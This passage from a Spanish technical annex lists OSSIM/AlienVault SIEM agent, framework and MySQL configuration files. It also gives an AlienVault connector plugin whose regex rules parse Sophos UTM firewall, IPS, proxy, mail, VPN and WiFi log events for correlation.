 enc_pub_key_path="/var/ossim/keys/rsapub.pem"/>
 <idm mssp="false"/>
</config>
```

Archivo de configuración *`/etc/ossim/agent/config.cfg`*

```
[asec]
enable=False
ip=192.168.50.210
port=40005
```

```
[control-framework]
enable=True
id=VirtualUSMAllInOne
ip=192.168.50.210
port=40003

[daemon]
daemon=True
pid=/var/run/ossim-agent.pid

[log]
verbose=info

[output-idm]
enable=True
ip=192.168.50.210
port=40002

[output-plain]
enable=False
file=/var/log/ossim/agent-plain.log

[output-server]
enable=True
ip=192.168.50.210
port=40001
send_events=True

[plugin-defaults]
ctx=
date_format=%Y-%m-%d %H:%M:%S
interface=any
max_plugins_allowed=100
min_disk_space_available=10
override_sensor=False
sensor=192.168.50.210
```

```
tzone=US/Eastern

[plugins]
apache=/etc/ossim/agent/plugins/apache.cfg
apache-syslog=/etc/ossim/agent/plugins/apache-syslog.cfg
bro-ids=/etc/ossim/agent/plugins/bro-ids.cfg
brocade=/etc/ossim/agent/plugins/brocade.cfg
cisco-ips-syslog=/etc/ossim/agent/plugins/cisco-ips-syslog.cfg
cisco-router=/etc/ossim/agent/plugins/cisco-router.cfg
eset=/etc/ossim/agent/plugins/eset.cfg
nmap-monitor=/etc/ossim/agent/plugins/nmap-monitor.cfg
ossec-single-line=/etc/ossim/agent/plugins/ossec-single-line.cfg
pam_unix=/etc/ossim/agent/plugins/pam_unix.cfg
post_correlation=/etc/ossim/agent/plugins/post_correlation.cfg
prads_eth0=/etc/ossim/agent/plugins/prads_eth0.cfg
prads_eth1=/etc/ossim/agent/plugins/prads_eth1.cfg
prads_eth2=/etc/ossim/agent/plugins/prads_eth2.cfg
snort_syslog=/etc/ossim/agent/plugins/snort_syslog.cfg
sophos=/etc/ossim/agent/plugins/sophos.cfg
sophos-utm=/etc/ossim/agent/plugins/sophos-utm.cfg
ssh=/etc/ossim/agent/plugins/ssh.cfg
sudo=/etc/ossim/agent/plugins/sudo.cfg
suricata=/etc/ossim/agent/plugins/suricata.cfg
syslog=/etc/ossim/agent/plugins/syslog.cfg

[watchdog]
enable=True
interval=180
restart_interval=3600
```

Archivo de configuración ***/etc/ossim/framework/ossim.conf***

```
#################################################
# Base dir
#################################################

data_dir=/usr/share/ossim
base_dir=/usr/share/ossim/www
ossim_interface=eth0
ossim_link=/ossim/
adodb_path=/usr/share/php/adodb/
```

```
#########################
# OSSIM db configuration
#################################################
ossim_type=mysql
ossim_base=alienvault
ossim_user=root
ossim_pass=******
ossim_host=127.0.0.1
ossim_port=3306
```

Archivo de configuración ***/etc/mysql/my.cnf***

```
[client]
port=3306
socket=/var/run/mysqld/mysqld.sock

[mysqld_safe]
socket=/var/run/mysqld/mysqld.sock
nice=0

[mysqld]
server-id=0
user=mysql
pid-file=/var/run/mysqld/mysqld.pid
socket=/var/run/mysqld/mysqld.sock
port=3306
basedir=/usr
datadir=/var/lib/mysql
tmpdir=/var/tmp
language=/usr/share/mysql/english
max_allowed_packet=512M
event_scheduler=ON
bind-address=0.0.0.0
join_buffer_size=0
sort_buffer_size=50M
read_rnd_buffer_size=2M
max_heap_table_size=128M
thread_stack=512K
thread_cache_size=100
transaction-isolation=READ-COMMITTED
binlog-format=mixed
myisam-recover=BACKUP
max_connections=120
key_buffer_size=512M
tmp_table_size=128M
thread_concurrency=4
```

```
concurrent_insert=2
skip_name_resolve
interactive_timeout=300
wait_timeout=300
slave-skip-errors=OFF
skip-external-locking
slave_load_tmpdir=/var/tmp
tmpdir=/var/tmp

# Query Cache Configuration
query_cache_limit=64M
query_cache_size=256M
query_cache_type=1

# Logging and Replication
#general_log=On
#slow_query_log=On
#slow_query_log_file=/var/log/mysql/mysql-slow.log
#long_query_time=5
#log-queries-not-using-indexes
#log_bin=/var/log/mysql/mysql-bin.log
auto_increment_increment=1
auto_increment_offset=1
expire_logs_days=2
max_binlog_size=100M
#binlog_do_db=include_database_name
#binlog_ignore_db=include_database_name
#log-queries-not-using-indexes
log_error=/var/log/mysql/mysql.err
general_log_file=/var/log/mysql/mysql.log
log_bin_trust_function_creators=OFF
skip-performance-schema

# InnoDB
innodb_file_per_table=1
innodb_fast_shutdown=0
```

```
innodb_buffer_pool_size=2811076608
innodb_additional_mem_pool_size=128M
innodb_flush_method=O_DIRECT
innodb_log_buffer_size=16M
innodb_thread_concurrency=8
innodb_flush_log_at_trx_commit=2
innodb_commit_concurrency=0
innodb_log_file_size=512M

# Toku
tokudb_lock_timeout=50000
tokudb_cache_size=5622153216
tokudb_directio=1
tokudb_commit_sync=0
tokudb_fsync_log_period=1000
tokudb_read_block_size=64K
tokudb_pk_insert_mode=0
tokudb_read_buf_size=1048576

# Security Features
# chroot=/var/lib/mysql/
# ssl-ca=/etc/mysql/cacert.pem
# ssl-cert=/etc/mysql/server-cert.pem
# ssl-key=/etc/mysql/server-key.pem

[mysqldump]
quick
quote-names
max_allowed_packet=512M

[mysql]
#no-auto-rehash # faster start of mysql but no tab completition

[isamchk]
key_buffer_size=512M
```

```
# [MYSQL_CLUSTER]
# ndb-connectstring=127.0.0.1

#!includedir /etc/mysql/conf.d/
```

ANEXO B.

Conector de correlación del Firewall

Fuente: Alienvault

```
 [DEFAULT]
plugin_id=1697

[config]
type=detector
enable=yes
source=log
location=/var/log/sophos-utm.log

create_file=false

process=
start=no
stop=no
startup=
shutdown=

_DEFAULT_=20000000
[0001 - Sophos UTM PacketFilter]
event_type=event
precheck="ulogd"
regexp=(?P<date>\w+\s+\d{1,2}\s+\d{1,2}:\d{1,2}:\d{1,2})
(?P<sensor>\S+)\s+\d{4}:\s*\d\d:\d\d-\d\d:\d\d:\d\d\s+(?P<hostname>[^\s]+)\s+ulogd\[[^:]+:
id="(?P<id>[^"]*)"(?:            severity="(?P<sev>[^"]*)"|)(?:            sys="(?P<sys>[^"]*)"|)(?:
sub="(?P<sub>[^"]*)"|)(?:        name="(?P<name>[^"]*)"|)(?:        info="(?P<info>[^"]*)"|)(?:
action="(?P<action>[^"]*)"|)(?:  fwrule="(?P<fwrule>[^"]*)"|)(?:  initf="(?P<initf>[^"]*)"|)(?:
outitf="(?P<outitf>[^"]*)"|)(?:      mark="(?P<mark>[^"]*)"|)(?:      app="(?P<app>[^"]*)"|)(?:
trace="(?P<trace>[^"]*)"|)(?:                                    srcmac="(?P<srcmac>[^"]*)"|)(?:
dstmac="(?P<dstmac>[^"]*)"|)(?:  srcip="(?P<srcip>[^"]*)"|)(?:  dstip="(?P<dstip>[^"]*)"|)(?:
proto="(?P<proto>[^"]*)"|)(?:      length="(?P<length>[^"]*)"|)(?:      tos="(?P<tos>[^"]*)"|)(?:
prec="(?P<prec>[^"]*)"|)(?:      [ht]t?l="(?P<ttl>[^"]*)"|)(?:      srcport="(?P<srcport>[^"]*)"|)(?:
```

dstport="(?P<dstport>[^"]*)"|)(?: tcpflags="(?P<tcpflags>[^"]*)"|)(?:
type="(?P<icmptype>[^"]*)"|)(?: code="(?P<icmpcode>[^"]*)"|)
date={normalize_date($date)}
device={resolv($sensor)}
plugin_sid={translate($id)}
src_ip={resolv($srcip)}
src_port={$srcport}
dst_ip={resolv($dstip)}
dst_port={$dstport}
protocol={$proto}
userdata1={$hostname}
userdata2={$sev}
userdata3={$sys}
userdata4={$sub}
userdata5={$action}
userdata6={$srcmac}
userdata7={$dstmac}
userdata8={$info}
userdata9={$fwrule}

[0002 - Sophos UTM System]
event_type=event
precheck="confd"
regexp=(?P<date>\w+\s+\d{1,2}\s+\d{1,2}:\d{1,2}:\d{1,2})
(?P<sensor>\S+)\s+\d{4}:\s*\d\d:\d\d-
\d\d:\d\d:\d\d\s+(?P<hostname>[^\s]+)\s+confd\[[^:]+:(.*.=>)(?: id="(?P<id>[^"]*)"|)
severity="(?P<sev>[^"]*)"(?: sys="(?P<sys>[^"]*)"|)(?: sub="(?P<sub>[^"]*)"|)(?:
name="(?P<name>[^"]*)"|)(?: class="(?P<class>[^"]*)"|)(?: type="(?P<type>[^"]*)"|)(?:
ref="(?P<ref>[^"]*)"|)(?: objname="(?P<objname>[^"]*)"|)(?: user="(?P<user>[^"]*)"|)(?:
srcip="(?P<srcip>[^"]*)"|)(?: sid="(?P<utmsid>[^"]*)"|)(?: facility="(?P<facility>[^"]*)"|)(?:
client="(?P<client>[^"]*)"|)(?: method="(?P<method>[^"]*)"|)(?: pid="(?P<pid>[^"]*)"|)(?:
attr_ras_online="(?P<attr_ras_online>[^"]*)"|)(?:
oldattr_ras_online="(?P<oldattr_ras_online>[^"]*)"|)(?:
oldattr_name="(?P<oldattr_name>[^"]*)"|)(?: attr_name="(?P<attr_name>[^"]*)"|)(?:
oldattr_sources="(?P<oldattr_sources>[^"]*"|\S+)|)(?:
oldattr_lastauth_time="(?P<oldattr_lastauth_time>[^"]*)"|)(?:

attr_lastauth_time="(?P<attr_lastauth_time>[^"]*)"|)(?: version="(?P<version>[^"]*)"|)(?:
storage="(?P<storage>[^"]*)"|)(?: attr_status="(?P<attr_status>[^"]*)"|)(?:
oldattr_status="(?P<oldattr_status>[^"]*)"|)(?: attr_addresses="(?P<attr_addresses>[^"]*)"|)(?:
attr_resolved="(?P<attr_resolved>[^"]*)"|)(?:
oldattr_addresses="(?P<oldattr_addresses>[^"]*)"|)(?:
oldattr_resolved="(?P<oldattr_resolved>[^"]*)"|)(?:
oldattr_lastuse="(?P<oldattr_lastuse>[^"]*)"|)(?: attr_offset="(?P<attr_offset>[^"]*)"|)(?:
oldattr_offset="(?P<oldattr_offset>[^"]*)"|)(?: attr_lastuse="(?P<attr_lastuse>[^"]*)"|)(?:
attr_address="(?P<attr_address>\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3})"|)(?:
oldattr_address="(?P<oldattr_address>\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3})"|)
date={normalize_date($date)}
device={resolv($sensor)}
plugin_sid={translate($id)}
src_ip={resolv($srcip)}
username={$user}
userdata1={$hostname}
userdata2={$sev}
userdata3={$sys}
userdata4={$sub}
userdata5={$facility}
userdata6={$client}
userdata7={$method}
userdata8={$type}
userdata9={$class}

[0003 - Sophos UTM IPS alerts]
event_type=event
precheck="snort"
regexp=(?P<date>\w+\s+\d{1,2}\s+\d{1,2}:\d{1,2}:\d{1,2})
(?P<sensor>\S+)\s+\d{4}:\s*\d\d:\d\d-\d\d:\d\d:\d\d\s+(?P<hostname>[^\s]+)\s+snort\[[^:]+:
id="(?P<id>[^"]*)"(?: severity="(?P<sev>[^"]*)"|)(?: sys="(?P<sys>[^"]*)"|)(?:
sub="(?P<sub>[^"]*)"|)(?: name="(?P<name>[^"]*)"|)(?: action="(?P<action>[^"]*)"|)(?:
reason="(?P<reason>[^"]*)"|)(?: group="(?P<group>[^"]*)"|)(?: srcip="(?P<srcip>[^"]*)"|)(?:
dstip="(?P<dstip>[^"]*)"|)(?: proto="(?P<proto>[^"]*)"|)(?: srcport="(?P<srcport>[^"]*)"|)(?:
dstport="(?P<dstport>[^"]*)"|)(?: sid="(?P<sid>[^"]*)"|)(?: class="(?P<class>[^"]*)"|)(?:

priority="(?P<priority>[^"]*)"|)(?: generator="(?P<generator>[^"]*)"|)(?:
msgid="(?P<msgid>[^"]*)"|)
date={normalize_date($date)}
device={resolv($sensor)}
plugin_sid={translate($id)}
src_ip={resolv($srcip)}
src_port={$srcport}
dst_ip={resolv($dstip)}
dst_port={$dstport}
protocol={$proto}
userdata1={$hostname}
userdata2={$sev}
userdata3={$sys}
userdata4={$sub}
userdata5={$action}
userdata6={$reason}
userdata7={$class}
userdata8={$generator}:{$sid}:{$msgid}
userdata9={$priority}

[0004 - Sophos UTM Web or Endpoint Web]
event_type=event
precheck="SecureWeb"
regexp="(?P<date>\w+\s+\d{1,2}\s+\d{1,2}:\d{1,2}:\d{1,2})
(?P<sensor>\S+)\s+\d{4}:\s*\d\d:\d\d-
\d\d:\d\d:\d\d\s+(?P<hostname>[^\s]+)\s+(?:httpproxy|eplog)\[[^:]+:
id="(?P<id>[^"]*)"\s*(?:severity="(?P<sev>[^"]*)"\s*|sys="(?P<sys>[^"]*)"\s*|sub="(?P<sub>
[^"]*)"\s*|name="(?P<name>[^"]*)"\s*|info="(?P<info>[^"]*)"\s*|action="(?P<action>[^"]*)"\s
|method="(?P<method>[^"])"\s*|srcip="(?P<srcip>[^"]*)"\s*|dstip="(?P<dstip>[^"]*)"\s*|use
r="(?P<user>[^"]*)"\s*|ad_domain="(?P<ad_domain>[^"]*)"\s*|statuscode="(?P<statuscode>[^
"]*)"\s*|cached="(?P<cached>[^"]*)"\s*|profile="(?P<profile>[^"]*)"\s*|filteraction="(?P<filter
action>[^"]*)"\s*|size="(?P<size>[^"]*)"\s*|method="(?P<method2>[^"]*)"\s*|request="(?P<re
quest>[^"]*)"\s*|url="(?P<url>[^"]*)"\s*|exceptions="(?P<exceptions>[^"]*)"\s*|error="(?P<er
ror>[^"]*)"\s*|authtime="(?P<authtime>[^"]*)"\s*|dnstime="(?P<dnstime>[^"]*)"\s*|cattime="(
?P<cattime>[^"]*)"\s*|avscantime="(?P<avscantime>[^"]*)"\s*|fullreqtime="(?P<fullreqtime>[
^"]*)"\s*|device="(?P<device>[^"]*)"\s*|auth="(?P<auth>[^"]*)"\s*|category="(?P<category>[

^"]*)"\s*|reputation="(?P<reputation>[^"]*)"\s*|categoryname="(?P<categoryname>[^"]*)"\s*|
virus="(?P<virus>[^"]*)"\s*|content-
type="(?P<content_type>[^"]*)"\s*|function="(?P<function>[^"]*)"\s*|extension="(?P<extensi
on>[^"]*)"\s*|file(?:name)?="(?P<file>[^"]*)"\s*|line="(?P<line>[^"]*)"\s*|message="(?P<mes
sage>[^"]*)"\s*|reason="(?P<reason>[^"]*)"\s*|application="(?P<application>[^"]*)"\s*|group
="(?P<group>[^"]*)"\s*|referer="(?P<referer>[^"]*)"\s*|ua="(?P<ua>[^"]*)"\s*|app-
id="(?P<app_id>[^"]*)"\s*)*"
date={normalize_date($date)}
device={resolv($sensor)}
plugin_sid={translate($id)}
src_ip={resolv($srcip)}
dst_ip={resolv($dstip)}
username={$user}
filename={$file}
userdata1={$hostname}
userdata2={$sev}
userdata3={$sys}
userdata4={$sub}
userdata5={$action}
userdata6={$reason}
userdata7={$method} {$method2}
userdata8={$url}
userdata9={$categoryname}

[0005 - Sophos UTM Authentication]
event_type=event
precheck="aua"
regexp=(?P<date>\w+\s+\d{1,2}\s+\d{1,2}:\d{1,2}:\d{1,2})
(?P<sensor>\S+)\s+\d{4}:\s*\d\d:\d\d-\d\d:\d\d:\d\d\s+(?P<hostname>[^\s]+)\s+aua\[[^:]+:(?:
id="(?P<id>[^"]*)"|) severity="(?P<sev>[^"]*)"(?: sys="(?P<sys>[^"]*)"|)(?:
sub="(?P<sub>[^"]*)"|)(?: name="(?P<name>[^"]*)"|)(?: srcip="(?P<srcip>[^"]*)"|)(?:
host="(?P<host>[^"]*)"|)(?: user="(?P<user>[^"]*)"|)(?: caller="(?P<caller>[^"]*)"|)(?:
engine="(?P<engine>[^"]*)"|)(?: reason="(?P<reason>[^"]*)"|)
date={normalize_date($date)}
device={resolv($sensor)}
plugin_sid={translate($id)}

src_ip={resolv($srcip)}
username={$user}
userdata1={$hostname}
userdata2={$sev}
userdata3={$sys}
userdata4={$sub}
userdata5={$caller}
userdata6={$reason}
userdata7={$engine}

[0006 - Sophos UTM FTP]
event_type=event
precheck="frox"
regexp=(?P<date>\w+\s+\d{1,2}\s+\d{1,2}:\d{1,2}:\d{1,2})
(?P<sensor>\S+)\s+\d{4}:\s*\d\d:\d\d-\d\d:\d\d:\d\d\s+(?P<hostname>[^\s]+)\s+frox\[[^:]+:(?:
id="(?P<id>[^"]*)"|) severity="(?P<sev>[^"]*)"(?: sys="(?P<sys>[^"]*)"|)(?:
sub="(?P<sub>[^"]*)"|)(?: name="(?P<name>[^"]*)"|)(?: srcip="(?P<srcip>[^"]*)"|)(?:
dstip="(?P<dstip>[^"]*)"|)(?: url="(?P<url>[^"]*)"|)(?: user="(?P<user>[^"]*)"|)(?:
size="(?P<size>[^"]*)"|)(?: extension="(?P<extension>[^"]*)"|)(?: virus="(?P<virus>[^"]*)"|)
date={normalize_date($date)}
device={resolv($sensor)}
plugin_sid={translate($id)}
src_ip={resolv($srcip)}
dst_ip={resolv($dstip)}
username={$user}
userdata1={$hostname}
userdata2={$sev}
userdata3={$sys}
userdata4={$sub}
userdata5={$url}
userdata6={$virus}

[0007 - Sophos UTM POP3]
event_type=event
precheck="pop3proxy"

```
regexp=(?P<date>\w+\s+\d{1,2}\s+\d{1,2}:\d{1,2}:\d{1,2})
(?P<sensor>\S+)\s+\d{4}:\s*\d\d:\d\d-
\d\d:\d\d:\d\d\s+(?P<hostname>[^\s]+)\s+pop3proxy\[[^:]+:(?:                id="(?P<id>[^"]*)"|)
severity="(?P<sev>[^"]*)"(?:          sys="(?P<sys>[^"]*)"|)(?:          sub="(?P<sub>[^"]*)"|)(?:
name="(?P<name>[^"]*)"|)(?:    from="(?P<fromuser>[^"]*)"|)(?:    to="(?P<touser>[^"]*)"|)(?:
subject="(?P<subject>[^"]*)"|)(?:     size="(?P<size>[^"]*)"|)(?:     srcip="(?P<srcip>[^"]*)"|)(?:
dstip="(?P<dstip>[^"]*)"|)(?:         uid="(?P<uid>[^"]*)"|)(?:         ident="(?P<ident>[^"]*)"|)(?:
reason="(?P<reason>[^"]*)"|)(?: extra="(?P<extra>[^"]*)"|)
date={normalize_date($date)}
device={resolv($sensor)}
plugin_sid={translate($id)}
src_ip={resolv($srcip)}
dst_ip={resolv($dstip)}
username={$touser}
userdata1={$hostname}
userdata2={$sev}
userdata3={$sys}
userdata4={$sub}
userdata5={$fromuser}
userdata6={$reason}
userdata7={$extra}

[0008 - Sophos UTM SMTP]
event_type=event
precheck="smtpd"
regexp=(?P<date>\w+\s+\d{1,2}\s+\d{1,2}:\d{1,2}:\d{1,2})
(?P<sensor>\S+)\s+\d{4}:\s*\d\d:\d\d-\d\d:\d\d:\d\d\s+(?P<hostname>[^\s]+)\s+smtpd\[[^:]+:(?:
id="(?P<id>[^"]*)"|)               severity="(?P<sev>[^"]*)"(?:               sys="(?P<sys>[^"]*)"|)(?:
sub="(?P<sub>[^"]*)"|)(?:        name="(?P<name>[^"]*)"|)(?:        srcip="(?P<srcip>[^"]*)"|)(?:
from="(?P<fromuser>[^"]*)"|)(?: to="(?P<touser>[^"]*)"|)(?: subject="(?P<subject>[^"]*)"|)(?:
queueid="(?P<queueid>[^"]*)"|)(?: size="(?P<size>[^"]*)"|)(?: reason="(?P<reason>[^"]*)"|)(?:
extra="(?P<extra>[^"]*)"|)
date={normalize_date($date)}
device={resolv($sensor)}
plugin_sid={translate($id)}
src_ip={resolv($srcip)}
```

username={$touser}
userdata1={$hostname}
userdata2={$sev}
userdata3={$sys}
userdata4={$sub}
userdata5={$fromuser}
userdata6={$reason}
userdata7={$extra}

[0009 - Sophos UTM VPN]
event_type=event
precheck="SecureNet"
regexp=(?P<date>\w+\s+\d{1,2}\s+\d{1,2}:\d{1,2}:\d{1,2})
(?P<sensor>\S+)\s+\d{4}:\s*\d\d:\d\d-
\d\d:\d\d:\d\d\s+(?P<hostname>[^\s]+)\s+(?P<process>[^:\[]+)\[[^:]+:(?: id="(?P<id>[^"]*)"|)
severity="(?P<sev>[^"]*)"(?: sys="(?P<sys>[^"]*)"|)(?: sub="(?P<sub>[^"]*)"|)(?:
event="(?P<event>[^"]*)"|)(?: username="(?P<username>[^"]*)"|)(?:
variant="(?P<variant>[^"]*)"|)(?: connection="(?P<connection>[^"]*)"|)(?:
srcip="(?P<srcip>[^"]*)"|)(?: address="(?P<dstip>[^"]*)"|)(?:
virtual_ip="(?P<virtual_ip>[^"]*)"|)(?: service="(?P<service>[^"]*)"|)(?:
type="(?P<type>[^"]*)"|)(?: sessionid="(?P<sessionid>[^"]*)"|)(?:
sessionname="(?P<sessionname>[^"]*)"|)(?: rx="(?P<rx>[^"]*)"|)(?: tx="(?P<tx>[^"]*)"|)(?:
local_net="(?P<local_net>[^"]*)"|)(?: remote_net="(?P<remote_net>[^"]*)"|)
date={normalize_date($date)}
device={resolv($sensor)}
plugin_sid={translate($id)}
src_ip={resolv($srcip)}
dst_ip={resolv($dstip)}
username={$username}
userdata1={$hostname}
userdata2={$sev}
userdata3={$sys}
userdata4={$sub}
userdata5={$variant}
userdata6={$virtual_ip}

[0010 - Sophos UTM WiFi]
event_type=event
precheck="awelogger"
regexp=(?P<date>\w+\s+\d{1,2}\s+\d{1,2}:\d{1,2}:\d{1,2})
(?P<sensor>\S+)\s+\d{4}:\s*\d\d:\d\d-
\d\d:\d\d:\d\d\s+(?P<hostname>[^\s]+)\s+awelogger\[[^:]+:(?: id="(?P<id>[^"]*)"|)
severity="(?P<sev>[^"]*)"(?: sys="(?P<sys>[^"]*)"|)(?: sub="(?P<sub>[^"]*)"|)(?:
name="(?P<name>[^"]*)"|)(?: ssid="(?P<ssid>[^"]*)"|)(?: ssid_id="(?P<ssid_id>[^"]*)"|)(?:
bssid="(?P<bssid>[^"]*)"|)(?: sta="(?P<sta>[^"]*)"|)(?:
status_code="(?P<status_code>[^"]*)"|)(?: reason_code="(?P<reason_code>[^"]*)"|)
date={normalize_date($date)}
device={resolv($sensor)}
plugin_sid={translate($id)}
userdata1={$hostname}
userdata2={$sev}
userdata3={$sys}
userdata4={$sub}
userdata5={$ssid}
userdata6={$sta}
userdata7={$bssid}

[0011 - Sophos UTM HTTP]
event_type=event
precheck="reverseproxy"
regexp=(?P<date>\w+\s+\d{1,2}\s+\d{1,2}:\d{1,2}:\d{1,2})
(?P<sensor>\S+)\s+\d{4}:\s*\d\d:\d\d-\d\d:\d\d:\d\d\s+(?P<hostname>[^\s]+)\s+reverseproxy:
id="(?P<id>[^"]*)"(?: severity="(?P<sev>[^"]*)"|)(?: sys="(?P<sys>[^"]*)"|)(?:
sub="(?P<sub>[^"]*)"|)(?: name="(?P<name>[^"]*)"|)(?: srcip="(?P<srcip>[^"]*)"|)(?:
localip="(?P<localip>[^"]*)"|)(?: size="(?P<size>[^"]*)"|)(?: user="(?P<user>[^"]*)"|)(?:
host="(?P<host>[^"]*)"|)(?: method="(?P<method>[^"]*)"|)(?:
statuscode="(?P<statuscode>[^"]*)"|)(?: reason="(?P<reason>[^"]*)"|)(?:
extra="(?P<extra>[^"]*)"|)(?: exceptions="(?P<exceptions>[^"]*)"|)(?:
time="(?P<time>[^"]*)"|)(?: url="(?P<url>[^"]*)"|)(?: server="(?P<server>[^"]*)"|)(?:
referer="(?P<referer>[^"]*)"|)(?: cookie="(?P<cookie>[^"]*)"|)(?: set-
cookie="(?P<set_cookie>[^"]*)"|)
date={normalize_date($date)}

device={resolv($sensor)}
plugin_sid={translate($id)}
src_ip={resolv($srcip)}
dst_ip={resolv($localip)}
username={$user}
userdata1={$hostname}
userdata2={$sev}
userdata3={$sys}
userdata4={$sub}
userdata5={$server}
userdata6={$reason}
userdata7={$method}
userdata8={$url}
userdata9={$statuscode}

[0020 - Sophos UTM ulogd]
event_type=event
precheck="ulogd"
regexp="(?P<date>\d+:\d+:\d+\-\d+:\d+:\d+)(?:\s+)?(?:(?P<sensor>\S+)\s+(?:[^:]+):\s+[^\s]+\s+)?(?:(?P<hostname>[^]+)\s+)?(?P<process>ulogd)\[[^:]+:(?: id="(?P<id>[^"]+)"|)(?: severity="(?P<severity>[^"]+)"|)(?: sys="(?P<system>[^"]+)"|)(?: sub="(?P<subsystem>[^"]+)"|)(?: name="(?P<name>[^"]+)"|)(?: action="(?:[^"]+)"|)(?: fwrule="(?:[^"]+)"|)(?: initf="(?P<initf>[^"]+)"|)(?: outitf="(?P<outitf>[^"]+)"|)(?: mark="(?:[^"]+)"|)(?: srcmac="(?P<srcmac>[^"]+)"|)(?: dstmac="(?P<dstmac>[^"]+)"|)(?: srcip="(?P<srcip>[^"]+)"|)(?: dstip="(?P<dstip>[^"]+)"|)(?: proto="(?P<proto>[^"]+)"|)(?: length="(?:[^"]+)"|)(?: tos="(?:[^"]+)"|)(?: prec="(?:[^"]+)"|)(?: ttl="(?:[^"]+)"|)(?: srcport="(?P<srcport>[^"]+)"|)(?: dstport="(?P<dstport>[^"]+)"|)"
date={normalize_date($date)}
device={resolv($sensor)}
plugin_sid={translate($id)}
src_ip={resolv($srcip)}
dst_ip={resolv($dstip)}
src_port={$srcport}
dst_port={$dstport}
protocol={$proto}
userdata1={$process}

```
userdata2={$id}
userdata3={$severity}
userdata4={$system}
userdata5={$subsystem}
userdata6={$initf}
userdata7={$outitf}
userdata8={$srcmac}
userdata9={$dstmac}

[0021 - Sophos UTM ulogd date format]
event_type=event
precheck="ulogd"
regexp="(?P<sensor>\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3})\s+(?P<date>\d+:\s+\d+:\d+-
\d+:\d+:\d+)\s(?:(?P<hostname>[^\s]+)\s+)?(?P<process>ulogd)\[[^:]+:(?:
id="(?P<id>[^"]+)"|)(?: severity="(?P<severity>[^"]+)"|)(?: sys="(?P<system>[^"]+)"|)(?:
sub="(?P<subsystem>[^"]+)"|)(?: name="(?P<name>[^"]+)"|)(?: action="(?:[^"]+)"|)(?:
fwrule="(?:[^"]+)"|)(?: initf="(?P<initf>[^"]+)"|)(?: outitf="(?P<outitf>[^"]+)"|)(?:
mark="(?:[^"]+)"|)(?: srcmac="(?P<srcmac>[^"]+)"|)(?: dstmac="(?P<dstmac>[^"]+)"|)(?:
srcip="(?P<srcip>[^"]+)"|)(?: dstip="(?P<dstip>[^"]+)"|)(?: proto="(?P<proto>[^"]+)"|)(?:
length="(?:[^"]+)"|)(?: tos="(?:[^"]+)"|)(?: prec="(?:[^"]+)"|)(?: ttl="(?:[^"]+)"|)(?:
srcport="(?P<srcport>[^"]+)"|)(?: dstport="(?P<dstport>[^"]+)"|)"
date={normalize_date($date)}
device={resolv($sensor)}
plugin_sid={translate($id)}
src_ip={resolv($srcip)}
dst_ip={resolv($dstip)}
src_port={$srcport}
dst_port={$dstport}
protocol={$proto}
userdata1={$process}
userdata2={$id}
userdata3={$severity}
userdata4={$system}
userdata5={$subsystem}
userdata6={$initf}
userdata7={$outitf}
```

```
userdata8={$srcmac}
userdata9={$dstmac}

[0022 - Sophos UTM reverseproxy]
event_type=event
precheck="reverseproxy"
regexp="(?P<date>\d+:\d+:\d+\-
\d+:\d+:\d+)\s+(?P<hostname>[^\s]+)\s+(?P<process>reverseproxy)\:(?: id="(?P<id>[^"]+)"|)(?:
srcip="(?P<srcip>[^"]+)"|)(?: localip="(?P<dst_ip>[^"]+)"|)(?: size="(?P<size>[^"]+)"|)(?:
user="(?P<username>[^"]+)"|)(?: host="(?P<host>[^"]+)"|)(?:
method="(?P<method>[^"]+)"|).*?(?:\s+server="(?P<server>[^"]+)")\s+(?:referer="(?P<referer
>[^"]+)")"
date={normalize_date($date)}
plugin_sid={translate($id)}
src_ip={resolv($srcip)}
dst_ip={resolv($dst_ip)}
username={$username}
userdata1={$hostname}
userdata2={$process}
userdata3={$id}
userdata4={$server}
userdata5={$size}
userdata6={$host}
userdata7={$method}
userdata8={$referer}

[0023 - Sophos UTM snort informational events]
event_type=event
precheck="snort"
regexp="(?P<date>\d+:\d+:\d+\-
\d+:\d+:\d+)\s+(?P<hostname>[^\s]+)\s+(?P<process>snort)\[[^:]+: S5:
(?P<message>.*?)\s+(?P<src_ip>\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3})\s+(?P<src_port>\d+).*?(?P
<dst_ip>\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3})\s+(?P<dst_port>\d+)"
date={normalize_date($date)}
plugin_sid=100
src_ip={resolv($src_ip)}
```

src_port={$src_port}
dst_ip={resolv($dst_ip)}
dst_port={$dst_port}
userdata1={$hostname}
userdata2={$process}
userdata3={$message}

[0024 - Sophos UTM snort GET/POST messages]
event_type=event
precheck="snort"
regexp="(?P<date>\d+:\d+:\d+\-
\d+:\d+:\d+)\s+(?P<hostname>[^\s]+)\s+(?P<process>snort)\[[^:]+:(?: id="(?P<id>[^"]+)"|)(?:
severity="(?P<severity>[^"]+)"|)(?: sys="(?P<system>[^"]+)"|)(?:
sub="(?P<subsystem>[^"]+)"|)(?: name="(?P<name>[^"]+)"|)(?:
action="(?P<action>[^"]+)"|)(?: reason="(?P<reason>[^"]+)"|).*?(?:
srcip="(?P<srcip>[^"]+)")(?: dstip="(?P<dstip>[^"]+)"|)(?: proto="(?P<proto>[^"]+)"|)(?:
srcport="(?P<srcport>[^"]+)"|)(?: dstport="(?P<dstport>[^"]+)"|)(?: sid="(?P<sid>[^"]+)"|)(?:
class="(?P<class>[^"]+)"|)(?: priority="(?P<priority>[^"]+)"|)\s"
date={normalize_date($date)}
plugin_sid={translate($id)}
src_ip={resolv($srcip)}
dst_ip={resolv($dstip)}
src_port={$srcport}
dst_port={$dstport}
protocol={$proto}
userdata1={$hostname}
userdata2={$process}
userdata3={$severity}
userdata4={$system}
userdata5={$subsystem}
userdata6={$reason}
userdata7={$action}
userdata8={$class}
userdata9={$priority}

[0025 - Sophos UTM Generic reverseproxy client_ip]

```
event_type=event
precheck="client"
regexp="(?P<date>\d+:\d+:\d+\-
\d+:\d+:\d+)\s+(?P<hostname>[^\s]+)\s+(?P<process>reverseproxy)\:.*?\[\S+:(?P<severity>err
or|warn)\].*?client\s+(?P<src_ip>\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}):(?P<src_port>\d+)\]\s+(?P
<message>.*)"
date={normalize_date($date)}
plugin_sid=299
src_ip={resolv($src_ip)}
src_port={$src_port}
userdata1={$hostname}
userdata2={$process}
userdata3={$severity}
userdata4={$message}

[0026 - Sophos UTM Generic reverseproxy]
event_type=event
precheck="reverseproxy"
